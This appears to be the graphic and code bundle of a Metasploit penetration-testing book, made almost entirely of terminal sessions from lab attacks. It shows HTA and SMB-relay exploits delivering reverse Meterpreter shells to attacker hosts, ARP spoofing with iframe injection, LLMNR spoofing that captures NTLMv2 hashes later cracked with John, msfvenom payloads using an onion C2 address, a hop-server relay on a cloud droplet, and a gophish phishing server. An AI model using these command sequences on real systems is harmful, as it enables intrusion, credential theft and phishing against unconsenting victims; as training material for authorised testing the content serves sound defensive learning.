msf exploit(windows/misc/hta_server) > set URIPATH Update
URIPATH => Update
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:443/Update
[*] Local IP: http://192.168.216.5:443/Update
[*] Server started.
msf exploit(windows/misc/hta_server) >
```

```
root@kali:~# bettercap -T 192.168.216.11 --proxy-module injecthtml --html-iframe-url http://192.168.216.5:443/
Update
[!] [bettercap.org] v1.6.2
http://bettercap.org/

[I] Starting [ spoofing:✓ discovery:x sniffer:x tcp-proxy:x udp-proxy:x http-proxy:✓ https-proxy:x sslstrip:✓
http-server:x dns-server:✓ ] ...
[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] Found NetBIOS name 'MSEDGEWIN10' for address 192.168.216.11
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.11 : 00:50:56:25:16:20 / MSEDGEWIN10 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```




```
msf > use exploit/windows/smb/smb_relay
msf exploit(windows/smb/smb_relay) > set SMBHOST 192.168.216.55
SMBHOST => 192.168.216.55
msf exploit(windows/smb/smb_relay) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/smb/smb_relay) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/smb_relay) > set LPORT 443
LPORT => 443
msf exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
msf exploit(windows/smb/smb_relay) >
[*] Started HTTPS reverse handler on https://192.168.216.5:443
[*] Server started.
msf exploit(windows/smb/smb_relay) >
```

```
root@kali:~# bettercap -T 192.168.216.10 --proxy-module injecthtml --html-file /root/inject.html
```



```
http://bettercap.org/
```

```
[I] Starting [ spoofing:✓ discovery:✗ sniffer:✗ tcp-proxy:✗ udp-proxy:✗ http-proxy:✓ https-proxy:✗ sslstrip:✓
http-server:✗ dns-server:✓ ] ...
[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] Found NetBIOS name 'VAGRANT-2008R2' for address 192.168.216.10
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.10 : 00:0C:29:38:B3:A9 / VAGRANT-2008R2 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```



```
[*] Extracting NTLMSSP CHALLENGE from 192.168.216.55
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.216.10:58098
[*] Extracting the NTLMSSP AUTH resolution from 192.168.216.10:58098, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.216.55
[+] SMB auth relay against 192.168.216.55 succeeded
[*] Ignoring request from 192.168.216.55, attack already in progress.
[*] https://192.168.216.5:443 handling request from 192.168.216.55; (UUID: izp3ylzk) Staging x86 payload (1808
25 bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:62399) at 2018-01-28 06:38:55 -0500
msf exploit(windows/smb/smb_relay) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : IE11WIN7
OS             : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : METASPLOIT
Logged On Users: 4
Meterpreter    : x86/windows
meterpreter > █
```

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/smb
JOHNPWFILE => /root/smb
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.
msf auxiliary(server/capture/smb) > [*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER: Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:a5e18ece9f40437b6019457e2977f07e
NT_CLIENT_CHALLENGE:01010000000000002dd20fce7198d301206fadd860d4305a000000000200000000000000000000000000000000
[*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER: Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:827aa41a6b81903874e84a593e7df54a
NT_CLIENT_CHALLENGE:0101000000000000bf02ece7198d301c625581617104798000000000200000000000000000000000000000000
msf auxiliary(server/capture/smb) > █
```

```
root@kali:~# john --wordlist=password.lst smb_ntntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd      (Jack)
P4ssw0rd      (Jack)
2g 0:00:00:00 DONE (2018-01-28 06:56) 40.00g/s 220.0p/s 440.0c/s 440.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/ntlmv2-llmnr
JOHNPWFILE => /root/ntlmv2-llmnr
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.

msf auxiliary(server/capture/smb) > use auxiliary/spoof/llmnr/llmnr_response
msf auxiliary(spoof/llmnr/llmnr_response) > set SPOOFIP 192.168.216.5
SPOOFIP => 192.168.216.5
msf auxiliary(spoof/llmnr/llmnr_response) > run
[*] Auxiliary module running as background job 1.
msf auxiliary(spoof/llmnr/llmnr_response) >
[*] LLMNR Spoof started. Listening for LLMNR requests with REGEX "(?-mix:.*)" ...
[+] 192.168.216.10 llmnr - fileserver. matches regex, responding with 192.168.216.5
[+] 192.168.216.10 llmnr - fileserver. matches regex, responding with 192.168.216.5
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3002c770131a5884abcd4047b91609fa
NT_CLIENT_CHALLENGE:0101000000000000bbfcce3c9099d301d23ba24e99c9cb760000000000200000000000000000000000000000000
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:08889e70ead5751fddcfdba7cdb096e0
NT_CLIENT_CHALLENGE:01010000000000009936073d9099d301d151aea3960fb73000000000200000000000000000000000000000000
```

```
root@kali:~# john --wordlist=password.lst /root/ntlmv2-llmnr_netntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd      (Jack)
P4ssw0rd      (Jack)
2g 0:00:00:00 DONE (2018-01-29 17:12) 50.00g/s 275.0p/s 550.0c/s 550.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

# Chapter 12: Cloud Penetration Testing

The screenshot shows a web-based interface for managing cloud resources. At the top, there is a navigation bar with links for 'Droplets', 'Spaces', 'Images', 'Networking', 'Monitoring', 'API', and 'Support'. On the far right of the top bar are a 'Create' button and a user profile icon. Below the navigation bar, a message encourages enabling two-factor authentication, with a 'Enable Two-factor Authentication' button. The main content area is titled 'Droplets' and contains two tabs: 'Droplets' (which is selected) and 'Volumes'. In the center of the page is a large, stylized blue water droplet icon surrounded by small stars and dashed lines, symbolizing cloud computing. Below the icon, a message says 'Looks like you don't have any Droplets.' followed by the subtext 'Fortunately, it's very easy to create one.' A prominent blue 'Create Droplet' button is located at the bottom of this message area.

## Graphic bundle

The screenshot shows the DigitalOcean 'Create Droplets' page. At the top, there's a navigation bar with links for Droplets, Spaces, Images, Networking, Monitoring, API, and Support. A user icon is also present. A message encourages enabling two-factor authentication, with a blue button labeled 'Enable Two-factor Authentication'. The main section is titled 'Create Droplets' and 'Choose an image'. Below this, there are tabs for 'Distributions', 'Container distributions', and 'One-click apps', with 'Distributions' currently selected. Under the 'Distributions' tab, there are five options: Ubuntu (selected), FreeBSD, Fedora, Debian, and CentOS. Each option has a dropdown menu labeled 'Select version'.

The screenshot shows the 'Finalize and create' step. On the left, under 'How many Droplets?', there are buttons for decreasing (-), selecting '1 Droplet', and increasing (+). To the right, under 'Choose a hostname', there is a text input field containing 'Metasploit'. Below the input field is a link 'Add Tags'. At the bottom is a large green 'Create' button.

The screenshot shows the 'Droplets' list. At the top, there are tabs for 'Droplets' (selected) and 'Volumes'. A search bar is located at the top right. The main table lists droplets with columns for Name, IP Address, Created, and Tags. One droplet is listed: 'Metasploit' (Ubuntu 16.04.3 x64), with IP address 178.62.240.90, status 'Good to go!', and a 'More' link.

Enhance the security of your account by enabling two-factor authentication.

[Enable Two-factor Authentication](#)

 **Metasploit**  
4 GB Memory / 80 GB Disk / AMS3 - Ubuntu 16.04.3 x64

ipv4: 178.62.240.90    ipv6: [Enable now](#)    Private IP: [Enable now](#)    Floating IP: [Enable now](#)

Console: 

Graphs  
**Access**  
Power  
Volumes  
Resize  
Networking  
Backups  
Snapshots  
Kernel  
History  
Destroy  
Tags

**Console access**

This will open up a console VNC connection to your Droplet and is the equivalent of plugging a monitor and keyboard directly to your virtual server.

[Launch Console](#)

**Reset root password**

This will shut down your Droplet and a new root password will be set and emailed to you.

Do you wish to proceed?

[Reset Root Password](#)

```
Ubuntu 16.04.3 LTS Metasploit tty1

Metasploit login: root
Password:
Last login: Wed Feb  7 10:24:26 UTC 2018 from 89.154.253.173 on pts/0
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 Get cloud support with Ubuntu Advantage Cloud Guest:
   http://www.ubuntu.com/business/services/cloud

0 packages can be updated.
0 updates are security updates.

root@Metasploit:~# _
```

```
3Kom SuperHack II Logon
-----
User Name:      [ security ]
Password:       [ ]
[ OK ]
-----
https://metasploit.com


=[ metasploit v4.16.37-dev-          ]
+ -- ---[ 1733 exploits - 990 auxiliary - 300 post      ]
+ -- ---[ 509 payloads - 40 encoders - 10 nops      ]
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > _
```

The screenshot displays the Microsoft Azure homepage with several key sections:

- Azure portal**: Shows a preview of the Azure portal interface with a dashboard, service health, and resource management.
- Usage and billing**: Shows a preview of the Azure usage and billing interface, including a summary for Windows Azure MSDN - Visual Studio Ultimate, showing credits remaining (\$38) and days left (5).
- Chat live with an agent**: A green button with a speech bubble icon for live support.

The screenshot shows the Microsoft Azure portal interface. On the left is a sidebar with various service icons: New, Dashboard, Resource groups, All resources, Recent, App Services, SQL databases, Virtual machines (classic), Virtual machines, Cloud services (classic), Subscriptions, Azure Active Directory, Monitor, Security Center, and More services. The main content area is titled "Kali Linux" and "Kali Linux". It contains several sections: "Bring Your Own License enabled.", a detailed description of Kali Linux as a Debian-based distribution for security testing, "Installation Defaults" (listing Credentials, Services, and Ports), "Usage Instructions" (mentioning SSH connection and package updates), "Nvidia GPU Support" (noting NC Series VM support), "Azure Penetration Testing" (with a dropdown for deployment model set to "Resource Manager" and a "Create" button), and a footer link "Want to deploy programmatically? Get started →".



Cloud Shell

Cloud Shell X +

```
root@cloudshell:~$ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

      wake up, Neo...
      the matrix has you
follow the white rabbit.

knock, knock, Neo.


```

<https://metasploit.com>

```
= [ metasploit v4.16.37-dev- ]  
+ -- ---[ 1734 exploits - 991 auxiliary - 300 post ]  
+ -- ---[ 509 payloads - 40 encoders - 10 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf >
```

```
msf > use payload/windows/meterpreter/reverse_hop_http
msf payload(reverse_hop_http) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf payload(reverse_hop_http) > generate -t exe -f /root/hop.exe
[*] Writing 73802 bytes to /root/hop.exe...
msf payload(reverse_hop_http) >
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_hop_http
PAYLOAD => windows/meterpreter/reverse_hop_http
msf exploit(handler) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf exploit(handler) > exploit

[*] Preparing stage for next session r6Ft_Borhzz74JgLSZlnq
[*] Patched URL at offset 663896...
[*] Starting the payload handler...
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
[*] Meterpreter session 1 opened (Hop client -> 178.62.240.90:80) at 2018-02-07 13:00:44 +0000
[*] Preparing stage for next session Z0xA_l1lHd3bUTEdSbiSf
[*] Patched URL at offset 663896...

meterpreter >
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
meterpreter > sysinfo
Computer       : PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language: pt_PT
Meterpreter    : x86/win32
meterpreter >
```

```
root@Metasploit:~# ./gophish
2018/02/07 15:15:04 worker.go:26: Background Worker Started Successfully - Waiting for Campaigns
goose: no migrations to run. current version: 20171208201932
2018/02/07 15:15:04 gophish.go:115: Starting phishing server at http://0.0.0.0:80
2018/02/07 15:15:04 gophish.go:98: Starting admin server at https://0.0.0.0:3333
```

The screenshot shows the gophish web application interface. At the top left is the gophish logo, which consists of a hexagon containing a stylized letter 'J'. To the right of the logo is the word "gophish" in a white, sans-serif font. A vertical sidebar on the left contains links: "Dashboard" (which is highlighted in a dark blue bar), "Campaigns", "Users & Groups", "Email Templates", "Landing Pages", "Sending Profiles", and "Settings". Below this sidebar is a horizontal line. Further down are two more sections: "User Guide" and "API Documentation". The main content area features a large, bold "Dashboard" title. Below it is a light blue callout box containing the text "No campaigns created yet. Let's create one!".

## New Sending Profile

**Name:**

Profile name

**Interface Type:**

SMTP

**From:**

First Last <test@example.com>

**Host:**

smtp.example.com:25

**Username:**

Username

**Password:**


Password

Ignore Certificate Errors ?

```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVHOST 178.62.240.90
SRVHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set SRVPORT 80
SRVPORT => 80
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/misc/hta_server) > set LHOST 178.62.240.90
LHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set LPORT 443
LPORT => 443
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
msf exploit(windows/misc/hta_server) >
[*] Started HTTPS reverse handler on https://178.62.240.90:443
[*] Using URL: http://178.62.240.90:80/ICRjYc.htm
[*] Server started.
msf exploit(windows/misc/hta_server) >
```

```
msf exploit(windows/misc/hta_server) > [*] 89.154.253.173 hta_server - Delivering Payload
[*] 89.154.253.173 hta_server - Delivering Payload
[*] https://178.62.240.90:443 handling request from 89.154.253.173; (UUID: mv15gtrk) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (178.62.240.90:443 -> 89.154.253.173:56746) at 2018-02-07 15:53:56 +0000
msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : IE8WIN7
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter >
```



## Chapter 13: Best Practices



The screenshot shows the Kali Linux Downloads page. At the top left is the Kali logo with the text "BY OFFENSIVE SECURITY". On the right is a three-line menu icon. Below the logo, the title "Kali Linux Downloads" is centered. Underneath it, the heading "Download Kali Linux Images" is displayed. A paragraph of text follows, stating: "We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to [download Kali Linux](#) in its latest official release. For a release history, check our [Kali Linux Releases](#) page. Please note: You can find unofficial, untested weekly releases at <http://cdimage.kali.org/kali-weekly/>." Below this is a table with two rows, showing download links for Kali Linux 64 Bit and 32 Bit versions.

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	2.9G	2018.1	ed88466834ceeba65f426235ec191fb3580f71d50364ac5131daec1bf976b317
Kali Linux 32 Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	2.9G	2018.1	b541a78a063b6385365ac00248631c4a18c92b8c4e3618db0b1bf751b495149f

```
MacBook-Pro:Downloads daniel$ shasum -a 256 kali-linux-2018.1-amd64.iso
ed88466834ceeba65f426235ec191fb3580f71d50364ac5131daec1bf976b317  kali-linux-2018.1-amd64.iso
MacBook-Pro:Downloads daniel$
```



```
root@kali:~# msfvenom -p windows/meterpreter_reverse_http LHOST=c2iznz6zbppqrvt.onion.link LPORT=80 -o btor.exe -f exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: btor.exe
root@kali:~#
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) >
```

## Graphic bundle

---

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) > [*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Redirecting stageless connection from /9zGhzakzUq47zr0YU6o-Amw3dty5fu0HTpzK8YQAnlmePeIJTffIm2DyQk with UA 'desktop'
[*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.17.0.5:9999 -> 10.17.0.5:51424) at 2018-02-12 13:17:10 +0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > 
```

```
msf > show options

Global Options:
=====
Option      Current Setting      Description
-----
ConsoleLogging      false      Log all console input and output
LogLevel          0           Verbosity of logs (default 0, max 3)
MinimumRank        0           The minimum rank of exploits that will run without explicit confirmation
Prompt            msf         The prompt string
PromptChar        >          The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging    false      Log all input and output for sessions
TimestampOutput   false      Prefix all console output with a timestamp

msf > 
```

```
root@kali:~# cat .msf4/logs/console.log
[*] Console logging started: 2018-02-12 14:59:53 +0000

ConsoleLogging => true
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set TARGET 2TARGET => 2
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcpPAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set LHOST 172.16.40.5 LHOST => 172.16.40.5
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
msf exploit(multi/script/web_delivery) > msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

root@kali:~# 
```

```
root@kali:~# cat .msf4/logs/sessions/20180212_2_172.16.40.148_meterpreter.log
[02/12/2018 15:08:02]
[*] Logging started: 2018-02-12 15:08:02 +0000
[02/12/2018 15:08:02] load stdapi
[02/12/2018 15:08:03] load priv
[02/12/2018 15:08:09] meterpreter >
[02/12/2018 15:08:09] getuid
[02/12/2018 15:08:09] Server username: PC\User
[02/12/2018 15:08:11] meterpreter >[02/12/2018 15:08:11] meterpreter >[02/12/2018 15:08:11] meterpreter >
[02/12/2018 15:08:11] sysinfo
[02/12/2018 15:08:11] Computer : PC
[02/12/2018 15:08:11] OS : Windows 7 (Build 7601, Service Pack 1).
[02/12/2018 15:08:11] Architecture : x86
[02/12/2018 15:08:11] System Language : pt_PT
[02/12/2018 15:08:11] Domain : WORKGROUP
[02/12/2018 15:08:11] Logged On Users : 1
[02/12/2018 15:08:11] Meterpreter : x86/windows
root@kali:~#
```

```
root@kali:~# cat .msf4/logs/framework.log
[02/12/2018 15:14:04] [e(0)] core: Exploit failed (multi/script/web_delivery): windows/meterpreter/reverse_tcp is not a compatible payload.
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: reverse to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: bind to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: noconn to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: none to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: tunnel to reverse
[02/12/2018 15:19:17] [d(1)] core: Module windows/meterpreter/reverse_tcp is compatible with multi/script/web_delivery
root@kali:~#
```

```
msf > set ConsoleLogging true
Console logging is now enabled.
ConsoleLogging => true
msf > set SessionLogging true
Session logging will be enabled for future sessions.
SessionLogging => true
msf > makerc /root/.msf4/msfconsole.rc
[*] Saving last 2 commands to /root/.msf4/msfconsole.rc ...
msf >
```

```
msf > hosts -o /root/hosts.csv
[*] Wrote hosts to /root/hosts.csv
msf > cat /root/hosts.csv
[*] exec: cat /root/hosts.csv

address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.40.149","","DESKTOP-PI8214R","Windows 10","","","client","",""
msf >
```

## Graphic bundle

---

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.16.40.149:50081...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312
[*] Checking if DESKTOP-PI8214R is a Virtual Machine .....
[*]     This is a VMWare virtual Machine
[*]     UAC is Enabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
meterpreter >
```

```
[*] exec: cat /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt

Date:      2018-02-14 10:43:12
Running as: DESKTOP-PI8214R\User
Host:      DESKTOP-PI8214R
OS:        Windows 10 (Build 10586).

This is a VMWare virtual Machine

msf >
```

```
>
msf > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > set SESSION 3
SESSION => 3
msf post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Post module execution completed
msf post(windows/manage/enable_rdp) >
```

```
meterpreter > resource /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Processing /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt for ERB directives.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal Server' -v 'fDenyTSConnections' -d "1"
Successfully set fDenyTSConnections of REG_SZ.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc config termservice start= disabled"
Process 2612 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc stop termservice"
Process 2748 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode = enable'"
Process 2324 created.
meterpreter >
```